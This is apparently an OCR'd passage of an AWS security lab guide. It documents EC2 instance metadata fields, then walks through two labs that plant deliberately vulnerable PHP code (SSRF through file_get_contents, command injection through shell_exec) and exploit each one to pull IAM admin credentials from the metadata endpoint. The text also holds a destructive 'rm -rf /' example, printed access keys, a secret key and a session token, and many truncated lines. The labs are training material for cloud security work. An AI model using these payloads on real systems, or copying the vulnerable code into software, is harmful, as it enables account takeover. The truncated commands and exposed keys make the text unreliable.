`network/interfaces/macs/mac/owner-id`	The ID of the owner of the network interface. In multiple-interface environments, an interface can be attached by a third party, such as Elastic Load Balancing. Traffic on an interface is always billed to the interface owner.
`network/interfaces/macs/mac/public-hostname`	The interface's public DNS (IPv4). This category is only returned if the `enableDnsHostnames` attribute is set to `true`. For more information, see DNS attributes for your VPC in the *Amazon VPC User Guide*. If the instance only has a public-IPv6 address and no public-IPv4 address, this item is not set and results in an HTTP 404 response.
`network/interfaces/macs/mac/public-ipv4s`	The public IP address or Elastic IP addresses associated with the interface. There may be multiple IPv4 addresses on an instance.
`network/interfaces/macs/mac/security-groups`	Security groups to which the network interface belongs.
`network/interfaces/macs/mac/security-group-ids`	The IDs of the security groups to which the network interface belongs.
`network/interfaces/macs/mac/subnet-id`	The ID of the subnet in which the interface resides.
`network/interfaces/macs/mac/subnet-ipv4-cidr-block`	The IPv4 CIDR block of the subnet in which the interface resides.
`network/interfaces/macs/mac/subnet-ipv6-cidr-blocks`	The IPv6 CIDR block of the subnet in which the interface resides.
`network/interfaces/macs/mac/vpc-id`	The ID of the VPC in which the interface resides.
`network/interfaces/macs/mac/vpc-ipv4-cidr-block`	The primary IPv4 CIDR block of the VPC.
`network/interfaces/macs/mac/vpc-ipv4-cidr-blocks`	The IPv4 CIDR blocks for the VPC.
`network/interfaces/macs/mac/v`	The IPv6 CIDR block of the VPC in which the interface resides.

`pc-ipv6-cidr-blocks`	
`placement/availability-zone`	The Availability Zone in which the instance launched.
`placement/availability-zone-id`	The static Availability Zone ID in which the instance is launched. The Availability Zone ID is consistent across accounts. However, it might be different from the Availability Zone, which can vary by account.
`placement/group-name`	The name of the placement group in which the instance is launched.
`placement/host-id`	The ID of the host on which the instance is launched. Applicable only to Dedicated Hosts.
`placement/partition-number`	The number of the partition in which the instance is launched.
`placement/region`	The AWS Region in which the instance is launched.
`product-codes`	AWS Marketplace product codes associated with the instance, if any.
`public-hostname`	The instance's public DNS (IPv4). This category is only returned if the `enableDnsHostnames` attribute is set to `true`. For more information, see DNS attributes for your VPC in the *Amazon VPC User Guide*. If the instance only has a public-IPv6 address and no public-IPv4 address, this item is not set and results in an HTTP 404 response.
`public-ipv4`	The public IPv4 address. If an Elastic IP address is associated with the instance, the value returned is the Elastic IP address.
`public-keys/0/openssh-key`	Public key. Only available if supplied at instance launch time.
`ramdisk-id`	The ID of the RAM disk specified at launch time, if applicable.
`reservation-id`	The ID of the reservation.
`security-groups`	The names of the security groups applied to the instance. After launch, you can change the security groups of the instances. Such changes are reflected here and in network/interfaces/macs/ *`mac`* /security-groups.
`services/domain`	The domain for AWS resources for the Region.
`services/partition`	The partition that the resource is in. For standard AWS Regions, the partition is `aws`. If you have resources in other partitions, the partition is `aws-`*`partitionname`*. For example, the partition for resources in the China (Beijing) Region is `aws-cn`.
`spot/instance-action`	The action (hibernate, stop, or terminate) and the approximate time, in UTC, when the action will occur. This item is present only if the Spot Instance has been marked for hibernate, stop, or terminate. For more information, see instance-

`spot/termination-time`	The approximate time, in UTC, that the operating system for your Spot Instance will receive the shutdown signal. This item is present and contains a time value (for example, 2015-01-05T18:02:00Z) only if the Spot Instance has been marked for termination by Amazon EC2. The termination-time item is not set to a time if you terminated the Spot Instance yourself. For more information, see termination-time.
`tags/instance`	The instance tags associated with the instance. Only available if you explicitly allow access to tags in instance metadata. For more information, see Allow access to tags in instance metadata.

😈 IMDSv1 vs IMDSv2

- **IMDSv1**: The original version of IMDS, which was simpler but less secure. It allowed direct access to metadata without requiring any additional security measures.
- **IMDSv2**: The newer, more secure version. It requires applications to use **session tokens** when making requests to the metadata service, adding an extra layer of protection.

Next

1 IMDSv1 Lab

Access IMDS endpoint

```
curl http://169.254.169.254
```

Access meta-data

```
curl http://169.254.169.254/latest/meta-data
```

Access user-data

```
curl http://169.254.169.254/latest/user-data
```

Access IAM Role

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials
```

Access Temporary Security Credentials

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/{ROLE-NAME}
```


Next

2

IMDSv2 Lab

LINUX Machines

```
#GET-API-SESSION-TOKEN
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-t

#ACCESS-IMDS
curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/

#COMBINED-COMMAND
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-t
```

WINDOWS Machines

```
#GET-API-SESSION-TOKEN
[string]$token = Invoke-RestMethod -Headers @{"X-aws-ec2-metadata-token-ttl-seconds" = "21(

#ACCESS-IMDS
Invoke-RestMethod -Headers @{"X-aws-ec2-metadata-token" = $token} -Method GET -Uri http://1

#COMBINED-COMMAND
Invoke-RestMethod -Headers @{"X-aws-ec2-metadata-token" = $token} -Method GET -uri http://1
```

Next

EC2 Lab - 01

Publicly exposed EC2 Instances with XYZ privileges, IMDSv1 and SSRF Vulnerability

Summary

In this scenario, We will see the simulation of an attack where an EC2 instance having IMDSv1 enabled and an Admin Role attached to it. Also, the EC2 instance has a web application running with SSRF vulnerability. Here attacker will take advantage of the SSRF and hit the IMDSv1 endpoint in order to get the temporary credentials against the Admin role that is attached to the EC2 instance which eventually gives the Administrator access to the AWS Account.

Create Lab

- Launch an EC2 instance in public subnet
- Attach an IAM role with Administrator Policy to the launched instance
- Make sure IMDSv1 is enabled
- Run a web server and host the below mentioned SSRF vulnerable PHP code in the EC2 instance

`Vulnerable Code`


```php
<?php
// ssrf.php

function explain_vulnerability() {
    echo "<h2>Vulnerable SSRF Lab</h2>";
    echo "<p>This page demonstrates a Server-Side Request Forgery (SSRF) vulnerability.
    echo "<p>Enter a URL to fetch its contents:</p>";    echo "<form method='GET' actic
```

```
    echo "<input type='text' name='url' placeholder='Enter URL'>";    echo "<input type
    echo "</form>";}

if (isset($_GET['url'])) {
    $url = $_GET['url'];
    $response = file_get_contents($url);
    echo "<h3>Response from the requested URL:</h3>";
    echo "<pre>" . htmlspecialchars($response) . "</pre>";
    echo "<a href='ssrf.php'>Try another URL</a>";
} else {
    explain_vulnerability();
}
?>
```

Attack Path Simulation

1. Navigate to the SSRF vulnerable webpage

```
http://<Public-IP>/ssrf.php
```



2. Enter the following payload to fetch the IAM role name, which will be further used to get Programmatic credentials.

```
http://169.254.169.254/latest/meta-data/iam/security-credentials/
```

Explanation of Payload

- The payload is an IMDS endpoint `http://169.254.169.254/latest/meta-data/iam/security-credentials/` gives the IAM role name attached to the EC2 instance.

```
http://169.254.169.254/latest/meta-data/iam/security-credentials/
```

3. Since we have the role name as `AdministratorAccessRoleForEC2` , Let's fetch the credentials by using the following payload.

```
http://169.254.169.254/latest/meta-data/iam/security-credentials/AdministratorAccessRol
```

Here we can see that we have the `AccessKeyId` , `SecretAccessKey` & `Token`

4. Use these `AccessKeyId` , `SecretAccessKey` & `Token` to configure aws cli

```
aws configure --profile rce-poc
```

```
shashankdubey@192 ~ % aws configure --profile rce-poc
AWS Access Key ID [None]: ASIAUDWBSUEYQRM4QW3R
AWS Secret Access Key [None]: V2OFqeZMECsRC9Na4j3IZzpkCNklfoyXGbyoYmoz
Default region name [None]:
Default output format [None]:
shashankdubey@192 ~ %
```

Also, set the session token using below command

```
aws configure --profile rce-poc set aws_session_token
```

```
shashankdubey@192 ~ % aws configure --profile rce-poc set aws_session_token IQoJb3JpZ
2luX2VjENL//////////wEaCmFwLXNvdXRoLTEiRzBFAiEAgb87A4TwAWI9aHRnrV/RGxndZUCmbM7iT8UCef
POsVMCIF72MXXK3Du44ZKY0SAnNeRgJsXh2G27xU659lBF0xrLKr0FCEsQARoMMjgyODAwMDcwOTYxIgwauYZ
bVjZhirtlDnUqmgWt35xILbZ8EypRbYeDGGPyKhAJfKKYq6lvmyzzwHgd2uBGrlUlFZSEq8j7SbcnMZHj3MJH
df9Fkw+XS5mwWIUgt9F3GWugleVBiM1ayHF2UPZwjYKRV1damOYQ9BLPauZDQiFknIsWL44c4HFzwA3WlTmwC
7gVSn4VpgaJAsO9wxEChFGLeMu4dMHsHvBa7xR/GeR6LO3kaFO32+7q3XYZTVGhJiMq7+xuptvEcc4jtoOt4x
WYZ1Kre0O6N7iRqJ14K4isRHUtjWAx3lolPdWTDFPYPsyhxWUrz0nvPeO/WTsdXKcPd2tJ5GvEMGn5Qf9fjeD
z0Xv5yRkFr2o961A9kDW0JIS5mZQOPWRNb1VT5m8eH6kzByWTdEsKe05aFrjU7ghQ5V75lQm4w7GZEMJUKnco
MfTxWolLVz10KkodzzCQV+Ff4BWLoPjLx08fk3g0ms+lg1H9BmnoX7pPaAHNJArxdhIaBCzjxYE2XlpMrxj5K
KFqmVt1UBZb6pL1Tbzo3F3QD7Zg7ZMzU1Yr3olmNOFp9l5ld+RT73f5/Z1FHZ/k9YboO3JOHSDzV8oSazzLdA
65xi9XMZQEMGDz6Fi0BMMJYrMqNbTudsHrnNhyJLh9kGUaBnz41MVpy7GEPY+RHmpWd84/tmRAtjOjzB2b2zj
3g7h8GzHA7Z1gBBqvZYfuP75Irq31bN3me3/9a96+QAEUJyHe+vaM7w/WqwPzOyWadS+6+lY1cGXIDObdIWi
n0bVatfOhj93X9gxUNKJTDoSzWkP6x7fGezzCFhRBFcVaPWK98aISilyzZbGp9junvKHwuPYOKfZj1yZSylOo
ekB/bTjIqY0Y39fLca7DcJb5y5cchY5eulqeVc+ApqaIzbw2HTY9WkwwcOzsgY6sQHzQDCylEvIe/2aKq7ViO
ArqCR4FYMlQWrqLw1jnqu7hK86857/6Ap5bK3OmiVQV+JUSGuR64nSb5lwtWJQEtgaO3grFhlt20QlXm2LcSz
psGptO7fw8hpLCz3OviH+Ttyyxkdl/jggW4cgETGFx6wR5XWctg9b1G6CshP9I54hKd8YIBFRZOTVyPORrssZ
kh/5Zfr+1jovsSwSsOR/0RaiOEg97wTKntqVh131+RUr4zo=
shashankdubey@192 ~ %
```

5. Now, let's try to check that the credentials are valid or not.

```
aws sts get-caller-identity --profile rce-poc
```

```
shashankdubey@192 ~ % aws sts get-caller-identity --profile rce-poc
{
    "UserId": "AROAUDWBSUEYSAQIATTAN:i-07738a9929eef0fb2",
    "Account": "282800070961",
    "Arn": "arn:aws:sts::282800070961:assumed-role/AdministratorAccessRoleForEC2/i-07
738a9929eef0fb2"
}
shashankdubey@192 ~ %
```

Looks like we have the valid credentials.

6. Now, Let's check the policy attached to the current role to verify the administrator access.


```
aws iam list-attached-role-policies --role-name AdministratorAccessRoleForEC2 --profile
```


```
shashankdubey@192 ~ % aws iam list-attached-role-policies --role-name AdministratorAc
cessRoleForEC2 --profile rce-poc
{
    "AttachedPolicies": [
        {
```

```
            "PolicyName": "AmazonSSMManagedInstanceCore",
            "PolicyArn": "arn:aws:iam::aws:policy/AmazonSSMManagedInstanceCore"
        },
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
shashankdubey@192 ~ %
```

`Here, the attacker have successfully exploited the SSRF vulnerability and got the administrator access of AWS account`

Threat Simulation Flow




et STS Credentials
STS
Login with STS Credentials
Administrator Access

Next

2

EC2 Lab - 02

Publicly exposed EC2 Instances with XYZ privileges and command injection vulnerability

Summary

In this scenario, We will see the simulation of an attack where an EC2 instance having IMDSv2 enabled and an Admin Role attached to it. Also, the EC2 instance has a web application running with RCE vulnerability. Here attacker will take advantage of the RCE and hit the IMDSv2 endpoint n order to get the token and post that the attacker will then try to get temporary credentials against the Admin role that is attached to the EC2 instance which eventually gives the Administrator access to the AWS Account.

Create Lab

- Launch an EC2 instance in public subnet
- Attach an IAM role with Administrator Policy to the launched instance
- Make sure IMDSv2 is enabled
- Run a web server and host the below mentioned vulnerable PHP code in the EC2 instance

`Vulnerable Code`


```
<!DOCTYPE html>
<html>
<head>
    <title>Command Injection Lab</title>
    <style>
        body {
```

```
            font-family: Arial, sans-serif;
            margin: 20px;
        }
        h1 {
            color: #333;
        }
        form {
            margin-bottom: 20px;
        }
        input[type="text"] {
            padding: 5px;
            width: 300px;
        }
        pre {
            background-color: #f5f5f5;
            padding: 10px;
            border: 1px solid #ddd;
            white-space: pre-wrap;
        }
    </style>
</head>
<body>
    <h1>Command Injection Lab</h1>
    <p>Enter a command to execute on the server:</p>
    <form method="get" action="<?php echo $_SERVER['PHP_SELF']; ?>">
        <input type="text" name="cmd" placeholder="Enter a command" value="<?php echo i
        <input type="submit" value="Execute">
    </form>

    <?php
    if (isset($_GET['cmd'])) {
        $user_input = $_GET['cmd'];

        // Vulnerable code
        $output = shell_exec('ls ' . $user_input);
    ?>
        <h2>Command Output:</h2>
        <pre><?php echo htmlspecialchars($output); ?></pre>
    <?php
    }
    ?>

    <h2>Explanation:</h2>
    <p>This web page demonstrates a command injection vulnerability. The user can enter
    <p>The vulnerability lies in the fact that the user input is not sanitized or valid
    <p>For example, try entering the following command: <code>; rm -rf /</code> (withou
    <p>To prevent command injection vulnerabilities, user input should always be proper
</body>
</html>
```

Attack Path Simulation


1. Navigate to the RCE vulnerable webpage

```
http://<Public-IP>/index.php
```



2. Enter the following payload to fetch the token and call the IMDS endpoint to get the IAM role name, which will be further used to get Programmatic credentials.

```
;TOKEN=$(curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-t
```



Explanation of Payload

- The first part of payload fetch IMDS token from the endpoint

`http://169.254.169.254/latest/api/token` and save in the variable TOKEN upon passing the required headers.


```
TOKEN=$(curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadat
```

- The second part of the payload is another request to the IMDS endpoint `http://169.254.169.254/latest/meta-data/iam/security-credentials/` that gives the IAM role name attached to the EC2 instance upon passing the fetched token and required headers.

```
curl -H "X-aws-ec2-metadata-token: $TOKEN" -G http://169.254.169.254/latest/meta-da
```

3. Since we have the role name as `AdministratorAccessRoleForEC2` , Let's fetch the credentials by using the following payload.

```
;TOKEN=$(curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-t
```



Here we can see that we have the `AccessKeyId` , `SecretAccessKey` & `Token`

4. Use these `AccessKeyId` , `SecretAccessKey` & `Token` to configure aws cli

```
aws configure --profile rce-poc
```

```
shashankdubey@192 ~ % aws configure --profile rce-poc
AWS Access Key ID [None]: ASIAUDWBSUEYQRM4QW3R
AWS Secret Access Key [None]: V2OFqeZMECsRC9Na4j3IZzpkCNklfoyXGbyoYmoz
Default region name [None]:
Default output format [None]:
shashankdubey@192 ~ %
```

Also, set the session token using below command

```
aws configure --profile rce-poc set aws_session_token
```

```
shashankdubey@192 ~ % aws configure --profile rce-poc set aws_session_token IQoJb3JpZ
2luX2VjENL//////////wEaCmFwLXNvdXRoLTEiRzBFAiEAgb87A4TwAWI9aHRnrV/RGxndZUCmbM7iT8UCef
POsVMCIF72MXXK3Du44ZKY0SAnNeRgJsXh2G27xU659lBF0xrLKr0FCEsQARoMMjgyODAwMDcwOTYxIgwauYZ
bVjZhirtlDnUqmgWt35xILbZ8EypRbYeDGGPyKhAJfKKYq6lvmyzzwHgd2uBGrlUlFZSEq8j7SbcnMZHj3MJH
df9Fkw+XS5mwWIUgt9F3GWugleVBiM1ayHF2UPZwjYKRV1damOYQ9BLPauZDQiFknIsWL44c4HFzwA3WlTmwC
7gVSn4VpgaJAsO9wxEChFGLeMu4dMHsHvBa7xR/GeR6LO3kaFO32+7q3XYZTVGhJiMq7+xuptvEcc4jtoOt4x
WYZ1Kre0O6N7iRqJ14K4isRHUtjWAx3lolPdWTDFPYPsyhxWUrz0nvPeO/WTsdXKcPd2tJ5GvEMGn5Qf9fjeD
z0Xv5yRkFr2o961A9kDW0JIS5mZQOPWRNb1VT5m8eH6kzByWTdEsKe05aFrjU7ghQ5V75lQm4w7GZEMJUKnco
MfTxWolLVz10KkodzzCQV+Ff4BWLoPjLx08fk3g0ms+lg1H9BmnoX7pPaAHNJArxdhIaBCzjxYE2XlpMrxj5K
KFqmVt1UBZb6pL1Tbzo3F3QD7Zg7ZMzU1Yr3olmNOFp9l5ld+RT73f5/Z1FHZ/k9YboO3JOHSDzV8oSazzLdA
65xi9XMZQEMGDz6Fi0BMMJYrMqNbTudsHrnNhyJLh9kGUaBnz41MVpy7GEPY+RHmpWd84/tmRAtjOjzB2b2zj
3g7h8GzHA7Z1gBBqvZYfuP75Irq31bN3me3/9a96+QAEUJyHe+vaM7w/WqwPzOyWadS+6+lY1cGXIDObbdIWi
n0bVatfOhj93X9gxUNKJTDoSzWkP6x7fGezzCFhRBFcVaPWK98aISilyzZbGp9junvKHwuPYOKfZj1yZSylOo
ekB/bTjIqY0Y39fLca7DcJb5y5cchY5eulqeVc+ApqaIzbw2HTY9WkwwcOzsgY6sQHzQDCylEvIe/2aKq7ViO
ArqCR4FYMlQWrqLw1jnqu7hK86857/6Ap5bK3OmiVQV+JUSGuR64nSb5lwtWJQEtgaO3grFhlt20QlXm2LcSz
psGptO7fw8hpLCz3OviH+Ttyyxkdl/jggW4cgETGFx6wR5XWctg9b1G6CshP9I54hKd8YIBFRZOTVyPORrssZ
kh/5Zfr+1jovsSwSsOR/0RaiOEg97wTKntqVh131+RUr4zo=
shashankdubey@192 ~ %
```

5. Now, let's try to check that the credentials are valid or not.

```
aws sts get-caller-identity --profile rce-poc
```

```
shashankdubey@192 ~ % aws sts get-caller-identity --profile rce-poc
{
    "UserId": "AROAUDWBSUEYSAQIATTAN:i-07738a9929eef0fb2",
    "Account": "282800070961",
    "Arn": "arn:aws:sts::282800070961:assumed-role/AdministratorAccessRoleForEC2/i-07
738a9929eef0fb2"
}
shashankdubey@192 ~ %
```

Looks like we have the valid credentials.


6. Now, Let's check the policy attached to the current role to verify the administrator access.

